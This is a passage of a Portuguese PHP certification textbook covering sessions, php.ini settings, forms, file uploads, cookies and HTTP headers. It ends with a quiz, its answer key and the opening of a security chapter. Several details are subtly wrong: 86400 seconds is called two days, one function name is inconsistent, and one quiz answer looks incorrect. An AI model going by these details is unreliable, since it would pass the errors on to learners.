O protocolo HTTP que usamos para diversas operações na web, como navegar na internet ou consumir APIs, é um protocolo sem estado (*stateless*), o que significa que ele não guarda nenhuma informação entre uma requisição e outra. Porém, nas aplicações do mundo real, podemos utilizar esse recurso, onde armazenamos informações do usuário em sessão para ser possível usá-las posteriormente.

Esse tipo de comportamento é fornecido pelas linguagens de programação e, em nosso caso, o PHP possui algumas funções e configurações específicas para isso. Para que o PHP use uma sessão, precisamos utilizar em todos os nossos scripts a função `session_start`. Somente após declará-la será possível definir e resgatar valores na variável global `$_SESSION`.

```
session_start();
```

Em nosso próximo exemplo, vamos compartilhar dados através de sessão entre dois arquivos: um chamado `index.php` e outro chamado `exibir.php`.

```
// index.php  
  
session_start();  
  
$_SESSION['perfil'] = 'Usuário';
```

Agora, no nosso outro arquivo `exibir.php`, podemos resgatar esse valor:

```
// exibir.php  
  
session_start();  
  
print $_SESSION['perfil']; //Usuário
```

Além de criarmos uma sessão, é possível podemos também destruí-la com a função `session_destroy`.

```
session_start();  
  
session_destroy();
```

Lembre-se sempre de que trabalhar com sessão, mesmo para destruí-las, é necessário usar a função `session_start` antes de qualquer coisa.

É importante ressaltar que, para utilizar sessão, devemos estar executando uma aplicação web através de um navegador. Aplicações para linha de comando (CLI) não possuem essa característica, tornando inviável o seu uso. Essa é uma das principais diferenças entre aplicações executadas por um servidor web e aplicações executadas na linha de comando.

10.2 PHP.INI

Temos diversas opções de configuração para as nossas sessões no PHP, mas aqui focaremos nas que julgamos necessário e vital para a prova de certificação (outras opções de sessão são detalhas no próximo capítulo). Veja a seguir o começo das configurações sobre sessão no arquivo `php.ini` (a partir dos caracteres `[Session]`). Como são muitas configurações, não conseguimos ver todas as opções existentes na imagem:

```
[Session]
; Handler used to store/retrieve data.
; http://php.net/session.save-handler
session.save_handler = files

; Argument passed to save_handler. In the case of files, this is the path
; where data files are stored. Note: Windows users have to change this
; variable in order to use PHP's session functions.
;

; The path can be defined as:
;
;     session.save_path = "N;/path"
;
; where N is an integer. Instead of storing all the session files in
; /path, what this will do is use subdirectories N-levels deep, and
; store the session data in those directories. This is useful if you
; or your OS have problems with lots of files in one directory, and is
; a more efficient layout for servers that handle lots of sessions.
;
```

Figura 10.1: Configurações voltadas a sessão no `php.ini`

A primeira configuração que vamos ver é a `session.save_path`, na qual podemos definir o local de onde os dados das sessões são armazenados.

```
session.save_path = "/foo/bar"
```

Por padrão, essa opção vem comentada, e o PHP armazena os arquivos de sessão no diretório `/tmp` (em distribuições Linux). Mas, caso você queira alterar o caminho de onde os arquivos são salvos, basta alterar essa opção. Veja adiante que alteramos o local para `/home/php/sessao`.

```
session.save_path = "/home/php/sessao"
```

A segunda opção que vamos destacar aqui é a `session.use_cookies`, que faz o PHP utilizar cookies para armazenar o `id` da sessão. Por padrão, essa opção vem com o valor `1` (habilitada), pois quando desabilitamos essa opção, definindo o valor para `0` (zero), é possível visualizar o `id` da sessão atual através da URL, como mostra a nossa figura:




Figura 10.2: Acessando os dados da sessão pela URL

Isso se torna bastante delicado, pois qualquer um que possuir o `id` da sua sessão conseguirá ter acesso a todo o seu conteúdo. Sendo assim, é recomendado que sempre deixe essa opção habilitada (definida com o valor `1`), para que você não tenha nenhuma dor de cabeça com roubos de sessão ou utilização indevida.

Seguindo nessa mesma língua de raciocínio, temos a opção `session.use_only_cookies`, que realmente obriga o PHP a usar

apenas cookies, garantindo que não seja possível passar o `id` da sessão pela URL. Isso torna a nossa aplicação muito mais confiável. Essa opção vem com o valor `1` (habilitada) como padrão.

```
session.use_only_cookies = 1
```

A última opção que destacamos aqui é a `session.auto_start` que, quando habilitada (ou seja, definida com o valor `1`, como o exemplo seguinte), não é necessário utilizar a função `session_start`. Isso porque, ao iniciarmos o nosso servidor web, a sessão será iniciada automaticamente.

```
session.auto_start = 1
```

Por padrão, essa opção é definida como desabilitada (`0`).

Os itens mostrados aqui são ajustes finos no PHP para tornar o uso de sessões mais seguras e com maior controle do que você está fazendo na sua aplicação. Lembre-se de que não informamos aqui todas as opções possíveis de configuração. Para se aprofundar mais, acesse a página dedicada apenas às configurações de sessão no `php.ini`, em http://php.net/manual/pt_BR/session.configuration.php.

10.3 FORMULÁRIOS

O PHP é uma linguagem que nasceu voltada para a web e possui alguns recursos interessantes para interagir com formulários. Nesse tópico, abordaremos como utilizar formulários e interagir com diferentes formas de resgatar dados vindos dele. Para isso, vamos assumir que você já tem o conhecimento sobre HTML necessário.

```
<!-- arquivo : formulario.html -->
```

```

<form method="POST" action="dados.php">
    Nome
    <input type="text" name="nome" value="Matheus Marabesi e Michael Douglas"/>

    Sexo
    <input type="radio" value="feminino" name="sexo"/>
    <input type="radio" value="masculino" name="sexo"/>

    Atividades
    <input type="checkbox" name="atividades[]" value="natação"/>N
    atação
    <input type="checkbox" name="atividades[]" value="basquete"/>
    Basquete
    <input type="checkbox" name="atividades[]" value="futebol"/>F
    utebol

    Descrição
    <textarea name="descricao">Certificação PHP</textarea>
    <input type="submit" value="Enviar"/>
</form>

```

A primeira coisa a se notar no nosso formulário é a tag `form`, onde indicamos qual será o tipo usado para enviar os dados para a nossa página PHP, e o atributo `action` que indica a página na qual serão enviados os dados do formulário.

Se nenhum atributo for indicado na tag `form` ao enviar o formulário, será utilizado o arquivo atual para enviar os dados. E caso nenhum atributo `method` for informado ou o valor for inválido, o método `GET` será assumido.

```

// arquivo dados.php

print_r($_POST);

```

Ao submetermos o nosso formulário para o nosso script PHP sem preencher nenhum valor, temos o seguinte resultado:

```
Array
(
    [nome] => Matheus Marabesi e Michael Douglas
    [descricao] => Certificação PHP
)
```

Você deve estar imaginando onde estão os outros valores? Pois existem outros campos além do nome e da descrição, certo? Temos alguns comportamentos especiais quando se trata de elementos do tipo `radio` e `checkbox`. Para que os dados desses elementos sejam enviados para o script PHP do lado do servidor, é necessário que pelo menos 1 (um) valor esteja selecionado.

Então, vamos alterar o nosso formulário para que ele envie esses dados para o nosso script. Apenas editaremos a parte dos elementos `radio` e `checkbox`, e o resto do HTML ficará o mesmo.

```
Sexo
<input type="radio" value="feminino" name="sexo" checked/>
<input type="radio" value="masculino" name="sexo"/>

Atividades
<input type="checkbox" name="atividades[]" value="natação" checked/>Natação
<input type="checkbox" name="atividades[]" value="basquete"/>Basquete
<input type="checkbox" name="atividades[]" value="futebol"/>Futebol
```

Após essa alteração, ao executarmos novamente o envio do formulário, obtemos a seguinte resultado:

```
Array
(
    [nome] =>
```

```

[sexo] => feminino
[atividades] => Array
(
    [
        [0] => natação
    ]
)

[descricao] =>
)

```

Agora temos todos os itens que existem no formulário no lado do servidor, porém devemos notar uma coisa: o campo `atividades` se tornou um array. Isso ocorre pois usamos uma notação diferenciada no nome do elemento. Veja:

```

<input type="checkbox" name="atividades[]" value="natação" checked>Natação
<input type="checkbox" name="atividades[]" value="basquete"/>Basquete
<input type="checkbox" name="atividades[]" value="futebol"/>Futebol

```

No atributo `name`, no final de seu nome, colocamos colchetes, indicando que poderá ser enviado mais de um valor para o mesmo campo. Podemos utilizar essa notação para outros campos também, como por exemplo, campos de texto:

```

<form method="POST" action="dados.php">
    Nome
    <input type="text" name="nome[]" value="Matheus Marabesi"/>
    <input type="text" name="nome[]" value="Michael Douglas"/>
</form>

```

E se submetermos o formulário apenas com esses elementos, temos o seguinte resultado:

```

Array
(
    [
        [nome] => Array
        (
            [
                [0] => Matheus Marabesi
                [1] => Michael Douglas
            ]
        )
    ]
)

```

```
)  
)
```

Podemos ter esse comportamento para todos os campos existentes no formulário `text` , `textare` , `radio` , `checkbox` etc. Lembre-se sempre de que, ao usarmos a notação com colchetes no final do atributo `name` , é possível ter múltiplos valores e, no lado do servidor, será enviado um array com esses elementos.

Nomeando campos

Um detalhe importante que devemos nos atentar é quanto a nomeação dos campos existentes no nosso formulário. Em PHP, ao utilizarmos nomes dos elementos de um formulário com ponto final (.) ou espaços, eles são convertidos para underscores (_).

No nosso exemplo a seguir, criamos um formulário que enviará seus dados através do método `POST` para a página `dados.php` . Esse formulário possui dois campos do tipo texto, com os nomes `nome do usuario` e `email do usuario` . Repare que o primeiro possui espaços em branco, e o segundo possui pontos finais, o que fará o PHP substituir esses caracteres para underscores. Veja o código:

```
<form method="POST" action="dados.php">  
    Nome  
    <input type="text" name="nome do usuario `" value="Matheus Mar  
abesi e Michael Douglas"/>  
  
    E-mail  
    <input type="email" value="meu_email@meu_email.com.br" name="
```

```
email.do.usuario"/>

<input type="submit" value="Enviar"/>
</form>
```

Ao verificarmos os dados enviados para o script PHP no lado do servidor, veja os nomes dos campos que são enviados:

```
Array
(
    [nome_do_usuario] => Matheus Marabesi e Michael Douglas
    [email_do_usuario] => meuemail@meuemail.com.br
)
```

Os campos com espaço ou ponto final foram substituídos por underscores. Isso vai ocorrer independentemente do método especificado no atributo `method`.

Os valores válidos para o atributo `method` são `POST` e `GET`. Para maiores informações, veja a documentação oficial disponibilizada pelo W3C, em <http://www.w3.org/TR/html5/forms.html#attr-fs-method>.

Enviando arquivos

Em determinadas aplicações, será necessário o envio de arquivos para o servidor. Para que isso ocorra, devemos realizar algumas alterações no nosso formulário e informar alguns atributos específicos.

```
<form method="POST" action="processar_arquivo.php" enctype="multipart/form-data">
    Arquivo
    <input type="file" name="arquivo"/>
```

```
<input type="submit" value="Enviar"/>  
</form>
```

Utilizar o atributo `enctype` é extremamente importante quando usamos arquivos em formulários, pois, sem ele no elemento `form`, o arquivo não é enviado para o servidor e a variável global `$_FILES` que utilizamos para resgatar os dados do arquivo ficará vazia.

```
// arquivo processar_arquivo.php  
  
print_r($_FILES);
```

Em nosso exemplo, estamos enviando um arquivo do tipo PDF e, através da global `$_FILES`, conseguimos ter acessos aos dados enviados para o servidor.

```
Array  
(  
    [arquivo] => Array  
        (  
            [name] => php_e_tdd.pdf  
            [type] => application/pdf  
            [tmp_name] => /tmp/phppEyfB8  
            [error] => 0  
            [size] => 1823994  
        )  
)
```

E é claro que se você precisar enviar vários arquivos em um formulário só, é muito simples, pois só precisamos usar a notação de array no elemento `file`.

```
<form method="POST" action="processar_arquivo.php" enctype="multi  
part/form-data">  
    Arquivo 1  
    <input type="file" name="arquivo[]"/>  
  
    Arquivo 2  
    <input type="file" name="arquivo[]"/>
```

```
<input type="submit" value="Enviar"/>
</form>
```

Resgatamos da mesma forma os nossos arquivos enviados, pela variável global `$_FILES` :

```
print_r($_FILES);
```

Mas repare que agora para os itens `name` , `type` , `tmp_name` , `error` e `size` , são arrays com todos os arquivos enviados para o servidor, cada um com os dados referentes ao arquivo selecionado.

```
Array
(
    [arquivo] => Array
        (
            [name] => Array
                (
                    [0] => php.pdf
                    [1] => capa.png
                )

            [type] => Array
                (
                    [0] => application/pdf
                    [1] => image/png
                )

            [tmp_name] => Array
                (
                    [0] => /tmp/phppEyfB8
                    [1] => /tmp/php5ByDMS
                )

            [error] => Array
                (
                    [0] => 0
                    [1] => 0
                )

            [size] => Array
                (
```

```
[0] => 2023604  
[1] => 4974  
)  
)  
)
```

Envio de arquivos em detalhe

Mostramos até agora como podemos utilizar a combinação de HTML através dos formulários criados com o lado do servidor com o PHP, onde utilizamos as variáveis globais para interagir com o que o usuário nos envia. Entretanto, não passamos pelas configurações que podemos manipular pelo `php.ini` para fazer alguns ajustes finos no envio de arquivos, como limitar o número de arquivos enviados por requisição, o tamanho do arquivo enviado etc.

```
;;;;;  
; File Uploads ;  
;;;;;  
  
; Whether to allow HTTP file uploads.  
; http://php.net/file-uploads  
file_uploads = On  
  
; Temporary directory for HTTP uploaded files (will use system default if not  
; specified).  
; http://php.net/upload-tmp-dir  
upload_tmp_dir =  
  
; Maximum allowed size for uploaded files.  
; http://php.net/upload-max-filesize  
upload_max_filesize = 2M  
  
; Maximum number of files that can be uploaded via a single request  
max_file_uploads = 20
```

Figura 10.3: Opções do `php.ini` para configurar o upload de arquivo

A primeira opção que vemos é a `file_uploads`, usada para permitir o envio de arquivos. Essa diretiva deve possuir o valor `On` para que seja possível enviar arquivos. Devemos tomar

cuidado ao mudarmos o valor para `Off`, pois, com isso, desabilitamos o envio de arquivos e, ao tentarmos enviar qualquer arquivo para o PHP, a variável global `$_FILES` sempre retornará um array vazio.

```
Array ()
```

A segunda opção que temos é a `upload_tmp_dir`, que utilizamos para definir em qual lugar o PHP vai manter os arquivos enviados até que sejam movidos. Podemos ver esse caminho através da chave `tmp_name` na variável global `$_FILES`. No nosso exemplo, todos os arquivos enviados são temporariamente salvos na pasta `tmp`.

```
Array
(
    [arquivo] => Array
        (
            [name] => php_e_tdd.pdf
            [type] => application/pdf
            [tmp_name] => /tmp/phppEyfB8
            [error] => 0
            [size] => 1823994
        )
)
```

A terceira opção que vamos ver é a `upload_max_filesize`, que nos permite controlar o tamanho máximo permitido para enviar o arquivo. Veja na figura anterior que essa opção possui o valor `2M` (2 megabytes). Se um arquivo maior que `2MB` for enviado, o PHP vai definir a chave `error` da variável global `$_FILES` para `1`, o que indica que o tamanho do arquivo enviado é maior do que o permitido.

```
Array
(
    [arquivo] => Array
```

```
(  
    [name] => arquivo_maior_que_2mb.pdf  
    [type] =>  
    [tmp_name] =>  
    [error] => 1  
    [size] => 0  
)
```

Todos os números possíveis que a chave `error` pode ter você encontra em http://php.net/manual/pt_BR/features.file-upload.errors.php.

Por último, possuímos a opção `max_files_upload`, que limita o número máximo de possíveis arquivos enviados para o PHP em uma única requisição. No nosso caso, limitamos esse número para 20. Se tentarmos enviar 21 arquivos, um `WARNING` será exibido:

```
Warning: Maximum number of allowable file uploads has been exceeded in Unknown on line 0
```

E o último arquivo da lista será removido, ou seja, apenas os 20 primeiros arquivos serão efetivamente enviados.

10.4 COOKIES

Utilizamos cookies através da web para armazenar dados na máquina do usuário em vez do servidor, para que posteriormente tenhamos acesso às informações salvas. Diversos sites hoje em dia usam cookies de diferentes maneiras: para armazenar preferências

do usuário, dados de acesso, além de armazenar também o identificador da sessão utilizada no PHP. O cookie é o que faz o PHP conseguir criar a sessão entre o cliente e o servidor.

Se você desejar entender a fundo o que é, como funciona e o que

acontece por trás do protocolo HTTP, veja o RFC oficial sobre cookies em <http://www.faqs.org/rfcs/rfc6265.html>.

Com uma aplicação PHP, também podemos definir nossos próprios cookies através da função `setcookie`. A maneira mais básica de definirmos um cookie é por meio de seu nome e valor:

```
setcookie('livro', 'Certificação PHP');
```

Mas é possível definir um cookie sem valor algum, pois o único valor obrigatório na função utilizada pelo PHP é o seu nome:

```
setcookie('livro');
```

Dessa maneira, já definimos um cookie que será armazenado na máquina do usuário. Porém, é preciso se atentar a dois detalhes muito importantes. O primeiro é que o cookie será definido na máquina do usuário na primeira requisição, e só será possível ler o valor definido na próxima requisição ao servidor. A segunda é que se nenhum tempo de expiração for passado, o cookie existirá enquanto o navegador estiver aberto; se o usuário fechar, o cookie é excluído.



Figura 10.4: Definindo um cookie

Veja essa figura. Nós executamos o script PHP para definir o cookie `livro`, mas nada é exibido na lista de cookies ativos no navegador.

Name	Value	Domain	Path	Expires / Max-Age
livro	Certifica%C3%A7%C3%A3o+PHP	localhost	/	Session

Figura 10.5: Cookie definido após o recarregamento da página

Após recarregarmos a página, conseguimos visualizar o nosso cookie com o valor `Certificação PHP`. Veja que o valor do cookie é escapado antes de ser armazenado. Observe também que o valor na coluna `Expires / Max-Age` está `Session`, o que nos indica que o cookie será deletado assim que o navegador fechar.

Para acessar o valor definido no cookie, o PHP nos fornece uma maneira muito fácil pela variável global `$_COOKIE`.

```
print_r($_COOKIE);
```

Como a variável global `$_COOKIE` é um array associativo, obtemos o seguinte resultado:

```
Array
(
    [livro] => Certificação PHP
)
```

Dessa forma, acessaremos todos os cookies definidos para o domínio, mas também é possível acessar um cookie em específico.

```
print_r($_COOKIE['livro']); // Certificação PHP
```

Geralmente, cookies são utilizados para durarem mais do que apenas a sessão atual do navegador. Para que isso aconteça, devemos informar o terceiro parâmetro para a função `setcookie` com o tempo que desejamos que o cookie dure. Esse tempo deve ser definido por segundos.

```
setcookie('livro', 'Certificação PHP', time() + 86400);
```

Nosso cookie agora vai durar 2 dias a partir do dia atual. Isso nos permite acessá-lo em qualquer local do nosso website. Mas, em algum dado momento, você pode querer restringir a utilização de algum cookie de acordo com o domínio em que você está.

Imagine que queremos definir um cookie para ser utilizado apenas quando acessarmos `http://localhost/livro`. Para tal, devemos utilizar o quarto parâmetro da função `setcookie`:

```
setcookie('livro', 'Certificação PHP', time() + 172800, '/livro')
;
```

10.5 HTTP HEADERS

Hoje em dia, o desenvolvimento moderno abstrai várias coisas

de nós, desenvolvedores, para nos tornarmos produtivos. Um desses itens são os cabeçalhos HTTP. Muitos frameworks abstraem toda a manipulação de cabeçalho, deixando-nos apenas preocupados com o que interessa. Mas podemos manipular os headers (cabeçalhos) nas nossas requisições e respostas HTTP nativamente.

Apesar de ser uma tarefa bem trabalhosa (pois cada espaço conta, lembre-se de que estamos trabalhando com HTTP e, no final das contas, tudo se tornará texto), o PHP torna a manipulação de headers muito simples através da função `header`.

Para o nosso primeiro exemplo, vamos retornar ao nosso cliente um conteúdo em JSON. Para isso, usaremos o cabeçalho `Content-Type`, que informa o tipo de conteúdo que está sendo enviado/recebido.

```
header('Content-Type: application/json');
```

Para uma lista completa com os cabeçalhos utilizados, acesse <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers>.

Podemos também encadear diversos cabeçalhos a serem enviados chamando a função `header` diversas vezes. Veja que, além de utilizarmos `Content-Type`, vamos usar o `HTTP/1.0 200 OK` para indicar que a requisição foi aceita e a resposta foi recebida com sucesso e sem nenhum erro.

```
header('HTTP/1.0 200 OK');
header('Content-Type: application/json');
```

Ao acessarmos o nosso script através de um servidor web (estamos utilizando o servidor embutido no PHP), podemos inspecionar as respostas que o servidor nos envia.

O servidor embutido do PHP pode ser executado e acessado no seu terminal, com o comando `php -S localhost:8282`. Você pode encontrar uma parte dedicada especialmente para o servidor embutido que o PHP possui em http://php.net/manual/pt_BR/features.commandline.webserv.er.php.

▼ General

Request URL: `http://localhost:8181/headers.php`
Request Method: GET
Status Code:  200 OK
Remote Address: 127.0.0.1:8181

Figura 10.6: Resposta do servidor web de acordo com o cabeçalho que utilizamos

Agora que já sabemos como podemos manipular, podemos começar a enviar diferentes códigos para ver como o navegador se comporta. Vamos mudar para o status 500, que indica que aconteceu algum erro interno no servidor ao processar a requisição enviada.

```
header('HTTP/1.0 500 Record not found');
header('Content-Type: application/json');
```

Mudamos agora o status para 500, e alteramos também a descrição para Record not found (Registro não encontrado). Agora, ao inspecionarmos a resposta, vemos um sinal vermelho,

indicando que ocorreu algum erro internamente no servidor.

Na realidade, não ocorreu nenhum erro, nós apenas simulamos esse erro para melhor entender como manipular os cabeçalhos HTTP.

▼ General

Request URL: `http://localhost:8181/headers.php`
Request Method: GET
Status Code: 500 Record not found
Remote Address: 127.0.0.1:8181

Figura 10.7: Erro 500 exibido ao inspecionar a resposta enviada pelo servidor

Para aplicações executadas pela linha de comando (CLI), funções que manipulam cabeçalhos não tem nenhum efeito, sendo ignoradas durante a execução do script. Assim como as sessões, os cabeçalhos são um dos itens disponíveis apenas para aplicações executadas através de um servidor web, e não em uma linha de comando.

Vimos nessa seção o uso extensivo da função `header`. Porém, essa função possui mais dois tipo de argumentos que podemos utilizar que não exploramos até agora. O primeiro dessa lista que vamos ver é o argumento que nos permite substituir o cabeçalho enviado. Ele, por padrão, é definido como verdadeiro. Sendo assim, o cabeçalho que enviamos sempre substituirá o anterior, e não nos permite definir múltiplos valores para um mesmo cabeçalho.

Em nosso exemplo, mandaremos um cabeçalho com o nome de `Token`, simulando a autenticação de um usuário através desse token, e passaremos o valor `false` para que o PHP nos permita definir múltiplos valores para um mesmo cabeçalho.

```
header('Token: meu_token');
header('Token: outro_valor', false);
```

A primeira coisa que vemos é que a primeira chamada à função `header` não possui o valor `false`. Ou seja, nessa primeira chamada estamos garantindo que, se esse cabeçalho existir, ele será sobreescrito. Logo em seguida, realizamos uma nova chamada à função `header`, mas, dessa vez, passando o valor `false` como argumento. Com isso, conseguimos enviar múltiplos valores a um único cabeçalho.

Veja o resultado que obtemos ao inspecionar os dados de resposta da requisição que fizemos ao nosso servidor:




Figura 10.8: Cabeçalho Token com múltiplos valores

Finalmente, temos o último argumento passado para a função `header`. Ele nos permite forçar um código de resposta HTTP. Vamos continuar utilizando o nosso exemplo anterior com o cabeçalho `Token`.

Veja que, na figura anterior, recebemos o código `200`, que informa sucesso na requisição realizada ao servidor. Porém, vamos supor que o token informado não é válido e precisamos informar o status `401` (`Unauthorized`), que nos informa que o acesso não é permitido.

```
header('Invalid-Token: meu_token', true, 401);
```

Dessa vez, vamos enviar um novo cabeçalho com o nome de `Invalid-Token` para informar na resposta que o token enviado não é válido. Veja:

▼ General

Request URL: <http://localhost:8181/headers.php>
Request Method: GET
Status Code: 401 Unauthorized
Remote Address: 127.0.0.1:8181

▼ Response Headers [view source](#)

Connection: close
Content-Encoding: gzip
Content-type: text/html
Host: localhost:8181
Invalid-Token: meu_token
Vary: Accept-Encoding
X-Powered-By: PHP/5.5.9-lubuntu4.14

Figura 10.9: Resposta do servidor do usuário não autorizado

Aconselhamos que você acesse o manual oficial do PHP para se aprofundar no assunto, em http://php.net/manual/pt_BR/function.header.php.

Listando cabeçalhos

Até agora, usamos o navegador para ver quais foram os cabeçalhos enviados. Entretanto, temos uma outra maneira de verificarmos se algum cabeçalho foi enviado: através da função `header_list`. Essa lista é um array com todos os cabeçalhos que foram enviados para o servidor web.

```
print_r(headers_list());
```

Se executarmos esse script, teríamos apenas a informação do cabeçalho `X-Powered-By`, que nos dá algumas informações sobre o sistema operacional em que o servidor web está sendo executado e qual a linguagem de programação usada.

```
Array
(
    [0] => X-Powered-By: PHP/5.5.9-1ubuntu4.14
)
```

Vamos então adicionar mais um cabeçalho para que seja renderizado conteúdo em XML através da função `header`:

```
header('Content-Type: text/xml');
print_r(headers_sent());
```

Agora, temos dois elementos no nosso array: um com as informações sobre o ambiente onde estamos executando o PHP, e

outro sobre qual o tipo de conteúdo que estamos exibindo.

```
Array
(
    [0] => X-Powered-By: PHP/5.5.9-1ubuntu4.14
    [1] => Content-Type: text/xml
)
```

Verificando os cabeçalhos enviados

O PHP nos fornece uma maneira de verificar se algum tipo de cabeçalho já foi enviado através da função `headers_sent`.

```
if (!headers_sent()) {
    header('Location: www.casadocodigo.com');
}
```

Nesse código, apenas verificamos se algum tipo de cabeçalho já foi enviado para o nosso servidor web. Caso não, o que fazemos é efetuar um redirecionamento para o site `www.casadocodigo.com.br` por meio do cabeçalho `Location`.

Podemos também verificar se os cabeçalhos já foram enviados para removê-los através da função `header_remove`:

```
if (headers_sent()) {
    header_remove();
}
```

A função `header_remove` pode ou não receber um único argumento, especificando qual cabeçalho queremos remover. No código anterior, como não especificamos nenhum cabeçalho para ser removido, o PHP simplesmente removerá todos.

Mas e se não quisermos que todos sejam removidos? Simplesmente especificamos qual header queremos remover. Primeiramente, verificamos se algum cabeçalho foi enviado e, logo

em seguida, removemos apenas o cabeçalho Content-Type .

```
if (headers_sent()) {  
    header_remove('Content-Type');  
}
```

O manual oficial de estudos para a certificação da Zend possui um item sobre autenticação básica com o protocolo HTTP. De acordo com o manual, esse é um possível tópico que cai na prova de certificação. Entretanto, nos simulados existentes que encontramos, esse é um item que raramente aparece. Mas caso deseje se aprofundar, você pode obter maiores informações em http://php.net/manual/pt_BR/features.http-auth.php.

10.6 TESTE SEU CONHECIMENTO

1) Qual o valor padrão de um cookie de sessão do PHP?

- a) Depende do servidor web
- b) 10 minutos
- c) 20 minutos
- d) Até o navegador ser fechado

2) Qual método HTTP é utilizado para upload de arquivos?

- a) CONNECT
- b) GET
- c) OPTIONS

d) POST

3) Como você pode mostrar o valor do input no formulário seguinte?

```
<form method="post">
    <input type="text" name="my_account" />
    <button type="submit" name="btn_submit">Submit Form</button>
</form>
```

- a) echo \$_REQUEST['my_account'];
- b) echo \$_GET['my_account'];
- c) echo \$_POST['my account'];
- d) echo \$_GLOBALS['my account'];

4) Qual faixa de código HTTP é utilizada para erros?

- a) 1XX
- b) 3XX
- c) 5XX
- d) 4XX

5) Qual função *não* pode enviar cookies em uma aplicação PHP?

- a) setrawcookie
- b) setcookie
- c) \$_COOKE
- d) header

6) Qual a melhor maneira de escrever o valor 25 em uma variável de sessão chamada age ?

- a) \$age = 25; session_register('age');

- b) `$_SESSION['age'] = 25;`
- c) `session_register('age', 25);`
- d) `$HTTP_SESSION_VARS['age'] = 25;`

7) Escreva a saída do código a seguir após a página ser carregada três vezes.

```
session_start();

if (!array_key_exists('counter', $_SESSION)) {
    $_SESSION['counter'] = 0;
}
else {
    $_SESSION['counter']++;
}

session_regenerate_id();

echo $_SESSION['counter'];
```

8) Como inicializar o uso de sessões em PHP automaticamente?

- a) Sessões são sempre inicializadas automaticamente.
- b) Invocando a função `start_session`.
- c) Definindo the `session.auto_start` para `1` no `php.ini`.
- d) Invocando a função `session_register`.

9) Qual função utilizamos para verificar se algum cabeçalho HTTP já foi enviado?

10) Qual atributo devemos definir no formulário para enviar arquivos ao servidor?

- a) `enctype="multipart/form-data"`

- b) type="file"
- c) name="upload"
- d) Não é possível enviar arquivos em formulários

10.7 MUNDO WEB: SERÁ QUE É OUTRO MUNDO?

O PHP é uma linguagem feita para a web. Então, é importante você conhecer as características que esse mundo possui e também quais funções ele tem para ajudar você a manipular essas funcionalidades.

Neste capítulo, abordamos os principais tópicos que são exigidos pela prova (tomando como base os simulados). E também fomos além, apresentando conceitos sobre a web de como coletar dados dos usuários através dos formulários, envio de arquivos e a diferença entre aplicações web e aplicações CLI (*Command Line Interface*). Essas são características mínimas que aplicações web possuem e que você deve dominar para fazer a prova confortável.

Mas o PHP é um mar cheio de funcionalidades que podemos utilizar. Além do que foi abordado aqui, existe uma seção da documentação com inúmeras funções que são usadas no ambiente web: `gethostname` , `http_response_code` e `header_register_callback` são algumas que podemos destacar. Para uma lista completa de funções, acesse a documentação oficial em http://php.net/manual/pt_BR/book.network.php.

10.8 RESPOSTAS

Verifique agora se você foi bem nas questões. Caso não, não fique chateado. Tente ler novamente o capítulo agora ou depois, e boa sorte!

QUESTÕES

Questão 1 – Resposta correta: **d**

Questão 2 – Resposta correta: **d**

Questão 3 – Resposta correta: **c**

Questão 4 – Resposta correta: **c**

Questão 5 – Resposta correta: **c**

Questão 6 – Resposta correta: **b**

Questão 7 – Resposta correta: **2**

Questão 8 – Resposta correta: **c**

Questão 9 – Resposta correta: **headers_sent**

Questão 10 – Resposta correta: **a**

CAPÍTULO 11

SEGURANÇA

O PHP é uma linguagem poderosa e sua curva de aprendizagem é mais curta comparada a algumas linguagens de programação. Ao passar do tempo, podemos não dar a devida importância à segurança, e esse pode se tornar o aspecto mais ignorado de nossas aplicações web. Isso não deveria ocorrer, pois o que muitos desenvolvedores esquecem é que podemos com PHP acessar arquivos, executar comandos e abrir conexões de rede no servidor através de uma simples URL ou de um campo texto de um formulário HTML.

Um outro fator que é muito presente na falta de atenção com a segurança é o famoso prazo. Nos tempos de hoje, projetos de desenvolvimento possuem prazos definidos, e cada segundo atrasado significa prejuízo. E segurança é algo que necessita tempo de análise e pessoas qualificadas para agir. Com esse cenário, frequentemente a segurança é o último item da lista dos projetos, infelizmente.

Neste capítulo, vamos focar totalmente na segurança de sua aplicação PHP como um todo, e até um pouco mais do que a certificação de fato exige. Isso porque, para nós, segurança é algo sério. Passaremos por diversas áreas de conhecimentos já abordadas neste livro, como sessões, banco de dados e

configurações do arquivo `php.ini`. Além disso, diversas fontes de informação serão deixadas para que você se aprofunde nos itens que desejar.

11.1 PREPARANDO O AMBIENTE

A partir de agora, focaremos mais sobre como deixar nosso arquivo `php.ini` configurado corretamente para não permitir alguns desses ataques. Nossas configurações inicialmente vão se refletir em alterar o arquivo `php.ini`. Não abordarei todas as distribuições de sistemas operacionais, mas só os principais, que são Windows, Linux e Mac.

Linux

Em algumas das principais distribuições Linux que utilizam o servidor web Apache, por exemplo, as alterações deverão ser realizadas no caminho `/etc/php5/apache2/`, no arquivo `php.ini`.

Microsoft (utilizando o Wamp)

Em sistemas operacionais Microsoft Windows, geralmente é instalado o Software **WAMP** (<http://www.wampserver.com/en/>). Com ele, já vem junto: Apache2, PHP e MySQL.

Isso torna as configurações mais fáceis de serem utilizadas no Windows. Assumindo que o **WAMP** foi instalado no diretório `C:/wamp`, vamos editá-lo no caminho: `C:/wamp/bin/apache/Apache(versão do apache)/bin`, onde também existirá o arquivo `php.ini`.

Mac

Agora, para quem utiliza o sistema operacional do Mac, o Apache geralmente já virá instalado por padrão. Por isso, precisamos inicialmente copiar o arquivo e criar nosso `php.ini`.

